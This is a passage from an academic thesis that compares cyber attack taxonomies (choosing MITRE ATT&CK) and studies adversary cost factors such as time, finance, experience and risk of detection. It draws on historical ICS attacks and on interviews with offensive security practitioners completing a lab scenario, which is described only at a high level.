Table 4.1 depicts the results of the selected taxonomies when reviewed against the criteria derived from literature stipulated for the theoretical assessment. As mentioned, an additional researcher reviewed and discussed the rationale of the final results to ensure they were fair and accurate. To provide further clarity between the two CAPEC [11] variants, mechanisms of attack [107] and domains of attack [108], they have been differentiated by the notation $_{\text{M}}$ for the former and $_{\text{D}}$ for the latter, as well as their taxonomy number.

Other than CAPEC [11, 107, 108] and ATT&CK [105], all of the selected taxonomies failed to adhere to all of the criteria derived from existing literature. While achieving all of the criteria is not a requirement, the more criteria adhered to implicitly represents a stronger taxonomy. Zhu et al. [164] only achieved the *useful* criterion, which other

	Accepted	Exhaustive	Comprehensible	Mutually exclusive	Repeatable	Well defined	Unambiguous	Useful	Versatile	Human
1 [57]	✓			✓						
2 [102]				✓						
3 [25]										✓
4 [164]								✓		
5 [146]			✓							✓
6 [11]$_{\mathrm{M}}$	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
7 [11]$_{\mathrm{D}}$	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
8 [105]	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Table 4.1 Results of taxonomy survey

taxonomies [57, 102, 25, 146] did not achieve due to containing categories that were not part of reconnaissance or exploitation, indicating a lack of focus. Meyers et al. [102] lost the *accepted* criterion that was achieved by the taxonomy which inspired it by Hansman and Hunt [57], this is due to the former foregoing the axe structure of the original taxonomy and replacing it with descriptive columns, as this prevented any real hierarchy or possible adaption. While Chapman et al. [25] did manage to achieve the *human* criterion due to having an effective phishing attack category, it had no process for categorisation, nor processes for adding categories or attacks, which meant the novelty of the required access categories was lost. The attack vector category of AVOIDIT by Simmons et al. [146] performed respectably relative to the majority of the taxonomies considering attack techniques is not its only focus, achieving the *comprehensible* and *human* criteria.

Only CAPEC [11, 107, 108] and ATT&CK [105] achieved the *versatile* criterion, meaning they were the only taxonomies with sufficient processes defined to allow the adaption towards new attacks and attack categories. One suggestion as to why these were the only particular taxonomies to achieve the versatile criterion is due to their ongoing maintenance - whereas all of the other selected taxonomies are born of academic research, CAPEC and ATT&CK are both regularly maintained by industry practitioners and therefore are required to have up to date practical documentation to remain current.

Finally, the taxonomies from Simmons et al. [146] and Chapman et al. [25] joined CAPEC [11, 107, 108] and ATT&CK [105] in achieving the *human* criterion, demonstrating their ability to categorise the human based techniques encountered in modern cyber attacks [53].

4.4.2 Practical Assessment Results

Table 4.2 depicts the results of mapping the selected taxonomies to the historical attack data set. It was immediately apparent that, while some taxonomies did not adhere to all criteria in the theoretical assessment, this did not entirely hinder their ability to categorise

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
1 [57]				✓	✓		✓	✓	✓											
2 [102]				✓	✓		✓	✓	✓											
3 [25]				✓	✓	✓	✓	✓								✓			✓	
4 [164]				✓	✓		✓	✓												
5 [146]	✓	✓	✓	✓	✓	✓	✓	✓		✓	✓			✓		✓	✓		✓	
6 [11]$_{\mathrm{M}}$	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
7 [11]$_{\mathrm{D}}$	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
8 [105]	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Table 4.2 Results of taxonomy mapping

real-world attacks. This reinforces the view of Howard [60] in stating that “A taxonomy is an approximation of reality that is used to gain greater understanding in a field of study. Because it is an approximation, it will fall short in some characteristics”. Although their practical assessment demonstrated a slight improvement, most of the taxonomies were not able to categorise over half of the historical attack data set. Notable poor results include Hansman and Hunt [57] with 25%, Meyers et al. [102] with 25%, Chapman et al. [25] with 35%, and Zhu et al. [164] with 20%.

The practical performance of categorising the historical attacks appears to increase with more modern taxonomies, meaning they increased in effectiveness at categorising real-world attacks in chronological order of when they were developed. This is likely due to a better understanding of the anatomy of cyber attacks over time. An exception to this increase in effectiveness for more modern taxonomies was Zhu et al. [164], which suggests a general, but diverse taxonomy is more effective than a specialist one, even when the attacks are context-specific to the taxonomy in question.

More modern attacks in the data set used more human-focused or cyber-enabled [113] TTPs such as phishing, congruous with literature in the area [65, 53]. However, because of this, taxonomies that did not adhere to the *human representative* criterion suffered, as categorising such socio-technical attacks has become a necessity.

The practical assessment also shows that the more detailed and granular taxonomies, notably both variants of CAPEC [11, 107, 108] and ATT&CK [105], were able to categorise more of the historical attack data set. This could be an indication that these taxonomies are close to, or have achieved, being comprehensive, however as mentioned before, all three of these particular taxonomies are updated regularly by industry professionals, which gives them the edge. An unfortunate consequence of the granularity offered by both variants of CAPEC [11, 107, 108] is that categorising certain attacks took considerably longer, regardless of the descriptive naming conventions, documented categorisation processes, and search function on the web applications. ATT&CK [105] does not suffer from this encumbrance due to its layout being more straightforward, targeted towards a TTP hierarchy, and reaching its maximum granularity earlier than CAPEC.

Finally, CAPEC's domains of attack [108] was considered to have failed at categorising one of the attacks despite the other CAPEC variant, mechanisms of attack [107] achieving it. This was due to the unreasonable amount of time required to categorise a particular technique which was found in its sister taxonomy trivially. When the additional researcher checked for subjectivity within the results, this was corroborated.

4.4.3 Summary of Results

Overall, CAPEC's mechanisms of attack [107] and ATT&CK [105] stand out as exceptional due to adhering to all criteria and categorising all attacks in the historical attack data set when most others struggled significantly. When a generalised view is taken of the taxonomies and both sets of results, it appears that this is indeed due to these two particular taxonomies being created with industry application and constant maintenance in mind. However, it should be noted that the categorisation of attacks with ATT&CK was considerably more manageable and less time consuming than categorising the same attacks with CAPEC.

The ICS context of the historical attack data set did not prove to be a source of hindrance for any of the taxonomies during the taxonomy mapping, particularly for the two already noted, CAPEC and ATT&CK. Conversely, taxonomy 4 by Zhu et al. [164] categorised the fewest historical attacks from the data set, despite being focused on the ICS context.

4.5 Conclusion

In an empirical study with expert CRA practitioners, Chapter 3 confirmed a gap in literature whereby threat is considered in isolation of vulnerability and based on weak or no data. It also reinforced the concept of anticipating an adversary's cost to provide the additional context missing between threat and vulnerability. In response to this, this chapter sought to begin understanding adversary cost by identifying a foundation on which to base further research by comparing eight prominent taxonomies from academic and industry literature. The comparison utilised two separate approaches to compare the taxonomies against one another, a theoretical method that compared taxonomies against criteria derived from literature and a practical method that used the taxonomies to categorise ICS attacks from a historical attack data set.

Of the eight taxonomies considered, five performed poorly adhering to the criteria, and of those, four performed consistently poorly when categorising the historical attack data set, the exception being taxonomy 5 by Simmons et al. [146]. Two of the eight taxonomies, CAPEC's mechanisms of attack variant [11, 107] and the MITRE ATT&CK Framework [105], both adhered to all of the criteria and categorised all of the attacks in the historical attack data set, meaning these were considered to both be the prime candidates to become the foundational structure of adversary cost.

Finally, the MITRE ATT&CK Framework [105] was selected of the two which scored impeccably during both assessments for three reasons. Firstly, during the practical assessment of mapping attacks to the taxonomies, the process was considerably more straightforward and less time consuming using ATT&CK than the dominant CAPEC variant, mechanisms of attack [107]. Secondly, ATT&CK is more modern and has more industry support than CAPEC [106], such that it will likely be maintained for longer and with more diligence. Finally, the flow of ATT&CK's TTPs and its website-based matrix make it more congruous with the flow of modern cyber attacks [65].

Chapter 5

The Factors of Adversary Cost

Chapters 1, 2, and 3 discussed a gap in CRA methods whereby threat is considered in isolation from the other factors of risk, vulnerability and impact, often with weak or no data. The latter two of those chapters determined the requirements, or costs, an adversary would have to pay to conduct an attack as a potential link between threat and vulnerability, while using known data from the system under consideration. To begin further research into adversary cost, the previous chapter discussed eight existing cyber security attack taxonomies and compared them in a study to ascertain which would be best placed to provide the foundational structure of the research moving forward. The MITRE ATT&CK Framework [105] was chosen from the selected taxonomies due to fulfilling all ten literature-derived criteria and categorising all twenty historical attacks, but predominantly for distinguishing itself with its ideal levels of granularity and layout defined as TTPs.

The concept of adversary requirements, or costs, is not novel in itself. There exists work that has already included aspects of an adversary's costs, as seen in Chapter 2's review of CRA methods. In the threat inhibitors component to their CRA method, Jones and Ashenden [67] consider the cost of participating for the adversary, indicating costs may be too high to perform the attack or at least detract from it. Pieters and Davarynejad [127] extended FAIR [43] to include the adversary's perceived risk of detection or failure, and their required cost and effort of conducting the attack. TVRA [35] introduce a number of more granular aspects to an adversaries requirements, including the time, expertise, knowledge, opportunity, and equipment required to conduct an attack. Schneier [143] popularised the use of attack trees and assigned each node an example monetary cost to the adversary of reaching that node. Finally, McQueen et al. [99] established time-to-compromise (TTC) as a CRA method that seeks to quantify the time required of an adversary to reach a goal in a given system under consideration.

While all of the aforementioned CRA methods either consider or attempt to quantify some form of adversary cost, none provide any form of study to justify their particular choice of costs used. Furthermore, of the various CRA methods which do consider adversary cost, none come to a consensus as to what an adversary experiences, nor how it would be quantified. Finally, the CRA methods which consider aspects of adversary cost often do so with flaws, such as requiring the CRA practitioner to semi-quantitatively or qualitatively assign a value without adequate guidance, or basing the entire CRA method on an abstracted model which does not translate well into a real-world scenario.

This chapter, therefore, moves forward by discerning the component factors of adversary cost via two separate studies. The preliminary study takes more historical attacks and decomposes them into their constituent TTPs, as far as reports allow, and then analyses what types of cost each may have required. The primary study takes an ethnographic approach by interviewing expert senior offensive security practitioners while they complete a cyber attack scenario crafted to illicit the various costs an adversary may encounter should it be an actual attack.

5.1 The Factors of Adversary Cost from Historical Attacks

The first study into the investigation of the constituent factors of adversary cost utilised historical attack reports as data, from which they could be postulated. This preliminary work aimed to generate a surface understanding of the cost factors to inform the subsequent qualitative study with expert senior offensive security practitioners.

5.1.1 Method

The historical attacks used as case studies for creating an understanding of the factors of adversary cost were chosen based on their source material adhering to three simple criteria:

- Broad in coverage.
- A reasonable level of detail.
- A reputable source such as an academic article or industry whitepaper.

As the purpose of this particular study was not intended to be the primary one, and simply to inform one which was more comprehensive, just five historical attacks were selected after comparing source material to the criteria above at the time of research. The five historical




Fig. 5.1 Entity relationship diagram of the relational database used to understand the factors of adversary cost

attack case studies were the Kyivoblenergo attack of 2015 [82], Stuxnet [39], Havex [119], the German Steel Mill attack [83], and the Equifax breach [92, 148].

Each report was read, extracting references to actions taken by adversaries as fragments, which were then input into a relational database, depicted in Figure 5.1. Fragments were carefully curated and linked to the relevant cases (the historical attack itself) and also relevant sources where appropriate. Each fragment was then condensed to be given a more concise action name, such that it could be categorised in the MITRE ATT&CK framework and also considered individually with more focus on the action taken by the adversary. Finally, once the fragment had been isolated and been given a defined action, the types of cost the adversary may have experienced were hypothesised. The hypothesised types or factors of cost were then given a brief definition, and any potential resources required for that cost were also put forward. Once completed, the fragments, defined action, ATT&CK category, cost types, cost type definitions, and potential resources were reviewed by an additional researcher to confirm their validity.

5.1.2 Results and Summary

Each fragment within the reports discussed underwent the same process described above. As an example, the fragment "...malicious office documents were delivered via email to individuals in the administrative or IT network of the electricity companies" can be found regarding the Kyivoblenergo attack of 2015 [82]. This was identified as a spearphishing attachment within the initial access tactic of ATT&CK [109]. It was posited that the reconnaissance of targets, crafting of emails and malicious scripts, and setup of the infrastructure would take time, but the adversary would also have to purchase or rent infrastructure using financial resources.

A pattern emerged during the process of assigning types of costs to actions taken by adversaries, which resulted in the two predominant factors being identified as *time* and *finance*.

Time was understood to be comprised of a number of subfactors that were considered to be important, these were the time it takes to gain the knowledge and experience to conduct all techniques within the given action, the time to conduct reconnaissance for the given action, and the time to actually conduct the action itself. Of the time subfactors, it was further postulated that the former - time to gain knowledge and experience - would be the most significant for the adversary.

Finance was understood to be more simple than time in that it did not necessarily contain any subfactors. Instead, finance for conducting an attack typically indicated buying hardware, an Internet connection, and any software necessary to conduct an action. Other considerations of financial costs included buying exploits for 0day vulnerabilities and bribery.

Finally, other cost factors were considered, with an effort made to align with adversary costs found to be in existing CRA methods such as those mentioned earlier [67, 127, 43, 35, 143, 99]. However, for many of the adversary costs in existing CRA methods, such significant assumptions could not be made with historical attack case studies without further insight into the adversaries conducting the attacks.

In summary, this preliminary study performed its purpose of generating a surface level understanding of the factors of cost experienced by an adversary in performing a cyber attack. Nevertheless, a larger, more comprehensive study was required to truly understand the factors of adversary cost and whether the results of the preliminary study were valid. To that end, the results from the historical case studies were used to inform a qualitative study with expert senior offensive security practitioners.

5.2 Primary Method

To truly understand the factors of cost that an adversary experiences in conducting a cyber attack, getting into the mindset of an adversary is required. Unfortunately, accessing authentic black hat (malicious hacker) adversaries would have proven to be infeasible; however, senior offensive security professionals who simulate cyber attacks for defensive purposes were an adequate substitute. To that end, this section presents the method utilised to discern the factors of adversary cost by interviewing offensive security professional participants, including an ethnographic approach to stimulate and enrich the discussion.

5.2.1 Semi-Structured Interviews and Ethnographic Approach

As with the method utilised in Chapter 3, semi-structured interviews were the data-gathering technique of choice due to the flexibility and potential depth of discussion [7], as described in the aforementioned chapter. However, the semi-structured interviews were facilitated by an ethnographic approach, specifically task-related grand tour questions. Spradley [149] describes this approach having the researcher ask the participant to complete a simple task that aids in the description of the research topic. The simple task asked of the participants was to complete a small testbed-based scenario using the same cyber attack techniques they would in a live engagement, which are therefore synonymous with the techniques utilised by real adversaries in a cyber attack. This scenario, acting as the ethnographic task, allowed participants to utilise their cyber attack techniques freely while being asked questions specific to each, such as "Why are you performing this technique?", "What does this achieve?", and "What types of costs do you think you'd be experiencing should this be a live, malicious attack?". While it may have been possible to conduct a study more in line with guided grand tour questions [149] by performing the interviews while participants were engaged in a real attack for their work, the types of techniques used would be different per interview due to the differing targets. Instead, the scenario, which is described subsequently in Section 5.2.2, was created for a variety of techniques that would be bolstered by semi-structured interview questions at particular milestones to facilitate an understanding of cost factors should alternate cyber attack TTPs be used.

The study adhered to the same considerations as Chapter 3 to ensure the output was reliable and provided valid data. As such, the *sample* of participants was chosen carefully. Senior offensive security practitioners were chosen for their knowledge and experience of conducting cyber attack simulations using all of the same TTPs as real advanced persistent threats (APTs), often known as red teaming or adversary simulation [77]. Such experienced participants were required for the study to be accurate in understanding the costs a real malicious adversary would experience. While the minimum sufficient sample size for such a study is said to be eight participants [98], Crabtree et al. [26] argue that such sociological studies can be effective and allow for generalisations even with just one single participant and a limited time in the field; particularly when the ethnographer shares traits with the participants, such as a common tongue and experience conducting the same activities as the people being studied. Therefore, due to the scarcity of senior offensive security practitioners available for such a study, the sample size was six. This was found to be sufficient during the study as the gathered data began to saturate by participant two, with most participants providing analogous answers throughout.

Although the interview techniques employed differed from the study in Chapter 3, *validity* was considered to be particularly important [24], and so was managed in a similar way. While the sample size was not as large as the previous study, it was deemed sufficient given the interviewer's experience in the area, combined with the depth of the interview due to the additional ethnographic approach. The scenario helped to facilitate in building rapport, trust, and openness, aiding the validity of data coming from the participants. The question set was thought through thoroughly, in combination with the trajectory of the scenario, which were all developed from the desired outcomes of discerning the factors of adversary cost. The interview protocol/guide, and the ethnographic questions asked alongside the scenario, were both allowed to evolve, such that subsequent interviews could delve deeper into trends and be more pertinent to the desired outcomes [129, 149].

While the *reliability* of the gathered data is a concern, particularly with the conversational nature of semi-structured interviews, it can be seen as a strength when conducting an ethnography [7, 26]. This means that, while an insider interviewer [45] sharing traits must be carefully tempered in a semi-structured interview, an ethnographer drawing on the positive aspects of their past experiences can be a valuable tool for their immersion into the study [26]. Therefore, while neutrality was kept at the forefront of the design of the interview protocol/guide and design of the scenario, more in-depth task-related grand tour questions could be asked while the participants completed the scenario. Any bias was accounted for by having an additional researcher review the interview transcripts after the interviews to ensure no assumptions made or questions asked affected the reliability.

The interviews were conducted *face-to-face* for the *practical technique* in order for the participants to have access to the scenario, hosted locally on a laptop. This allowed for a more open dialogue than telephone interviews, meaning that participant focus could be managed, as well as the open-ended, conversational questions found in both semi-structured interviews and ethnography [7, 26]. Despite this, to manage participant focus, the interview protocol/guide and scenario were designed to require as little technical depth as possible without compromising on integrity.

Although the *questions* asked were predominantly driven by the practical scenario, there were semi-structured questions asked throughout. The semi-structured questions, along with scenario narrative, can be found in the interview protocol/guide in Appendix B. However, a simple version of the question set can be found below.

Prior to the scenario, the participants had the scene set for them, including the output of a scan of the perimeter with nmap [93]. From this, they were then asked:

- For expediency's sake, assume you have completed the nmap scan on the desktop. What types of costs do you think may have occurred up to, and including that point?

The participants were then asked to begin compromising systems based on the nmap scan. During each action or technique performed throughout the scenario, participants were asked task-related grand tour questions such as the following:

- What particular techniques are you using?
- Why are you using these techniques?
- What tools are you using?
- What costs are there in acquiring and learning these tools/techniques?
- What processes would be involved for learning these tools/techniques?
    - *Probe: If courses mentioned this, what kind of financial/time investments would be expected in order to complete?*
- What costs are there in using these tools/techniques?

As initial access and lateral movement [105] were the prominent tactics demonstrated during the scenario, on completion of these, participants were asked:

- Do you think there would be any different types of costs incurred if you used a different {tactic} technique such as {alternative technique options}?

Finally, after the scenario was completed, the following questions were asked in order to ensure no other cost factors would arise outside of the scenario:

- Do you think you would incur any different or extra costs for carrying out additional tactics?
- Do you think these costs are affected by the target implementing cyber security controls? If yes, how are they affected?

5.2.2 Cyber Attack Scenario

The scenario for the task-related grand tour questions was designed to elicit the maximum information about adversary cost factors from the participants while not posing too much of a challenge or taking too much time, to preserve their concentration throughout the study. One of the design choices for maximising the scenario's effectiveness was to represent multiple tactics of the MITRE ATT&CK Framework [105]. It was decided that the two major tactics to be focused on would be initial access and lateral movement, due to being perceived as likely to elicit the most information from participants. In addition to these, the discovery tactic was chosen to facilitate the transition between the participant gaining access and moving laterally.




Fig. 5.2 Diagram of the practical scenario

Figure 5.2 depicts a high-level view of the scenario and how the machines were connected; the suggested commands to completion can be found within the interview protocol/guide in Appendix B. The 'adversary' machine had access to a network interface of the first victim, as it would across the Internet, allowing for initial access techniques to be used against it. The participants would find the output of an nmap [93] scan of Victim 1 on the desktop of the adversary machine they were given access to, which was running Kali Linux [124]; this output was given to the participants to expedite the potentially long scanning process. With the nmap scan's output, participants would find that the target machine was vulnerable to the EternalBlue exploit, chosen for its infamy and stability [112, 31], to ensure participants knew exactly what choice to make and that failed attempts to gain access were kept to a minimum.

Once the participants had access to the Victim 1 machine, they would use discovery techniques to discern that, on it, there was a second network interface and a text file on the desktop containing remote desktop protocol (RDP) credentials along with an Internet protocol (IP) address. The discovery tactic was designed to be as trivial as possible while still symbolising the processes an adversary must go through once they gain access to a target machine.

The participants would then need to use lateral movement techniques, in combination with the IP address and credentials they had found, to pivot to the Victim 2 machine. To execute this, the participants were required to route their traffic through Victim 1 and use the RDP credentials to log in to Victim 2 over the RDP service it had exposed to Victim 1. After they were logged in to Victim 2, the scenario would be signalled as over when the participants found a text file on the desktop, thanking them for completing the scenario.

While the participants were completing the scenario, the screen of the adversarial Kali Linux machine was recorded to ensure that if any particular actions of interest were performed during the interview, it would be possible to review them during analysis in conjunction with the audio recordings and/or transcripts.

5.2.3 Template Analysis

As with the analysis presented in Chapter 3, template analysis was selected for its flexibility when analysing qualitative data, which also applies to the data gathered from the ethnographic approach utilised in this study [73–75].

An initial code set was created prior to the interviews, using the interview protocol/guide, desired outcomes, and the factors of cost identified from historical attacks. The initial code set was appropriately hierarchical, with more abstract key themes at the top, and allowing for further granularity should the data require it. The top-level codes could not be ordered by the desired outcomes, the factors of adversary cost, because they were not fully known during the development of the initial code set; therefore, they instead took the form of scenario stages. For that reason, the top-level codes were “Before Attack and Reconnaissance”, “Initial Access”, “Discovery”, “Lateral Movement”, and “General Factors”, as well as a “General Comments” code for chronicling any useful or interesting quotes for the research. Subcodes below the top-level were much less defined, containing only “Time” and “Finance”, leaving other codes to be created based on the interview transcripts. Refraining from speculating on factors of costs to be subcodes allowed the initial code set to be adaptive and prevented it from becoming overly complex.

After the interview process, two transcripts were reviewed briefly, evolving the code set with the addition of more codes and adding potential new cost factors as codes. A separate researcher then validated the newly evolved code set along with the transcripts, ensuring confidence in the code set before moving on to the rest of the transcripts. The code set evolved further over the course of the coding, including adding or deleting codes and making structural changes where necessary.

The coded data was then analysed, first by reviewing all codes to discern code frequency, identifying any trends and anomalies. The trends and anomalies were then followed up by reviewing the transcripts again, allowing the discovery of the reasons behind them, along with other details which may not have been apparent during the initial coding and review. Finally, a second in-depth review of the transcripts was conducted, bolstering the understanding of any participant rationale, trends, and anomalies.

5.3 Primary Results

This section presents a discussion of the analysed data gathered from the interviews using the above approaches. The discussion is presented in order of the scenario's stages.

Pre-scenario

Prior to performing any actions, participants were presented with the output of an nmap scan and asked what factors of cost they may have experienced up to that point. The most prominent factor identified by participants before the attack was time. Reconnaissance and enumeration, phases preceding initial access for gathering and contextualising information, were highlighted as extremely important. It was noted that, for an attack to be truly successful, these phases must be conducted in a thorough and rigorous manner, meaning they can be time-consuming. The output of the nmap scan was said to be indicative of the final stages of reconnaissance and enumeration, where prior actions would have been taken, such as open source intelligence (OSINT) to gather precursory information by looking at the target organisations websites, social media presence, and the social media of employees.

> ***"...you have to take the time to work recon properly, and while nmap is a stage of that, it's the later stages of recon. What you might do first is OSINT... There's a lot of prologue, if you will, so even nmap scanning you will need to find that information..."***

Active techniques such as nmap, where the adversary interacts with the target infrastructure, produce well-known signatures due to a relatively large amount of identifiable traffic, which the participants called 'noisy'. The majority of participants stated that this highly detectable traffic created a factor of cost in perceived risk, meaning there was a risk of being detected by the target. When mentioning this, participants also said that this would induce more time cost due to the need to slow the techniques down and reduce the likelihood of detection.

"...it's also very noisy, so even if you get half-open ports, SYN scans and stuff are likely to trigger some kind of defensive mechanisms that log attacks or identify potential attacks and port scanning..."

While often described as time by participants, it was posited that there was an experience or capability cost prior to the attack. In every aspect of the reconnaissance and enumeration phases described, prerequisite knowledge was said to have been necessary. This ranged in technical depth, from generally how to find out information about a target using OSINT to interpreting scan data, or even setting up infrastructure to obfuscate the origin of the attack.

"The cost might be knowledge and the cost might be experience and it might be technical skill, and that translates to time..."

Certain actions, such as setting up infrastructure, may cost money, which leads to a finance cost factor for adversaries. It was mentioned that an adversary might pay for this infrastructure on a cloud hosting provider, which may provide some anonymity or make the traffic look more genuine. This complements the previously mentioned risk cost factor, in that a financial cost would be willingly incurred to reduce it.

"Say this is a customer that has a virtual desktop on Azure and I know this server is accessed during the day in Australia. I will rent a box on Azure in Australia, log on in Australian daytime and do the activities so they cannot run into the whole day activity."

Initial Access

During the initial access stage, participants all expressed concern about the risk cost factor. While the scenario had no security controls or detection capability, the possibility of these being there (had it been a real black hat engagement) was noted as being pivotal in all decision-making processes. Participants frequently mentioned that, rather than use an exploit framework such as Metasploit [131] to facilitate the attack, which would produce well-known signatures to all security monitoring controls, they would exploit through a manual script and use a custom payload to reduce likelihood of detection, increasing their time spent on the attack to reduce risk.

Furthermore, despite the nmap scan's output being verbose about the vulnerability, participants would double check they had the correct exploit and payload for the target machine.

This would be done using the exploit module's check functionality within Metasploit or the dedicated auxiliary module [31, 32].

"Sometimes the exploits have a check function which is quite useful because you can check whether something is vulnerable without actually exploiting it. So, if it's possible, I normally do, just to reduce the risk - because some of these exploits, if they don't work, they do a denial service and you don't need that in your life"

Experience and time were two cost factors that every participant used almost entirely in a synonymous way by this stage of the interview, with time being the overarching factor. The time in gaining the knowledge and experience was said to have constituted the main cost in all of the participants' opinions. Whether through previous time spent in information technology roles, completing training courses, experimenting with private testbeds, or just in-depth reading about the technologies used, investing time into being able to perform the attack was deemed absolutely necessary.

"...the cost of going from that to that is just about time, effort, and perseverance really. It's not a dark art, it's just that you just have to dedicate the time. I think one of the untold things about security is that you just have to be able to read a lot and learn a lot, because even on jobs, and this is applicable to if you're a malicious actor, you will very regularly come across stuff you don't understand and stuff you don't know about."

The initial access tactic also highlighted the finance cost factor. The most prominent one mentioned was the possibility of purchasing, legitimately or otherwise, a server for launching the attacks. While cloud hosting services were one avenue suggested by the ethical participants, it was suggested that black hat adversaries might purchase access to a pre-compromised machine from other black hats to reduce any links back to themselves.

Another financial cost mentioned was paying for courses to gain the required knowledge and experience. Building a testbed to learn or practise was also given as an alternative or extension to paying for courses, which would also involve a financial cost.

Finally, adversaries may purchase licenses for legitimate, commercial tooling or less-than-legitimate, black hat tooling. One extreme suggestion was that if no other method of access was available, purchasing a 0day would be possible. However, this was mooted as an option likely to only be available to well-resourced adversaries.

"...you may rent access to somebody else's attack machines. I don't go shopping for botnets but I believe that botnets are very easily bought and I would imagine that staging servers would also be very easily bought..."

No additional factors of cost were offered by participants when asked about using alternative techniques to complete the initial access tactic. It was suggested, however, that using alternative techniques would incur varying quantities of cost. For example, phishing may incur more financial cost for the infrastructure, time cost to collate email addresses and understand how to set up the infrastructure, and carry an element of risk if the phishing emails get reported.

"You need to understand who your victims are. You also need to spin up your infrastructure to send those emails. You also need some sort of box to harvest credentials, so you need a web server that needs to look realistic. You need to purchase a domain name as well. All of this information is leaving a trail. Did I use my credit card to buy the domain? Did I use my credit card to buy the server?"

Discovery

Once Initial Access was completed, participants were then tasked with finding the second network interface and RDP credentials on the first victim machine.

Familiarity, and therefore time spent gaining experience with the compromised machine, was deemed a critical factor in completing the discovery tactic. When discovering information about a compromised machine, participants mentioned that their familiarity with an operating system, such as how the networking, file system, or user structure works, is what they primarily rely on. This is typically learned through time spent using the operating systems and an understanding of how users may use the file system, and where they would store their files which may contain data of interest.

Another aspect of the time cost factor is to find useful information within an operating system, whether manually or programmatically searching for credentials, or cracking password hashes taken from software or the operating system itself. Discovery can be a time-intensive tactic.

"First of all, familiarity with the base operating systems, like functionality... The other thing is just general awareness of people's behaviour, really..."

There were two elements of the risk cost factor discussed during this stage in the scenario; the risk of being detected and the risk of losing access to the compromised machine. Both of these risks being realised would significantly hinder the adversary's operation and their chance of success.

"An experienced attacker will know that it is likely to be a short connection that they have got for various reasons, particularly if they are attacking us over the Internet.

Maybe put some kind of persistence mechanism in there, experienced testers will find the tools that they like for that and then create a new service."

Lateral Movement

The cost factors identified by participants for lateral movement coincided with both initial access and discovery.

Risk was identified as a cost factor while moving laterally within the scenario network. Participants would scan the internal machine's RDP port to check that it was open as it would generate less traffic than if they incorrectly assumed it was open and failed an attempt to connect. It was highlighted that any anomalous activity generated from offensive techniques while on the target network heightened the chance of discovery, and so every precaution should be taken to reduce that risk.

"...a lot of the time when I think of these techniques, the big cost is that every time you are doing something you are potentially drawing attention to yourself and you are increasing the risk of discovery."

Participants suggested that increased time in extra steps was also due to increased time needed to understand the risk of discovery; therefore time was a cost factor of note. One participant mentioned that a less mature adversary, with less time invested in experience, would be less cautious and could be discovered on the network.

In addition to reducing risk, it was said that there was a further time investment in experience to understand the necessary routing techniques to pivot onto the internal network from the compromised perimeter machine.

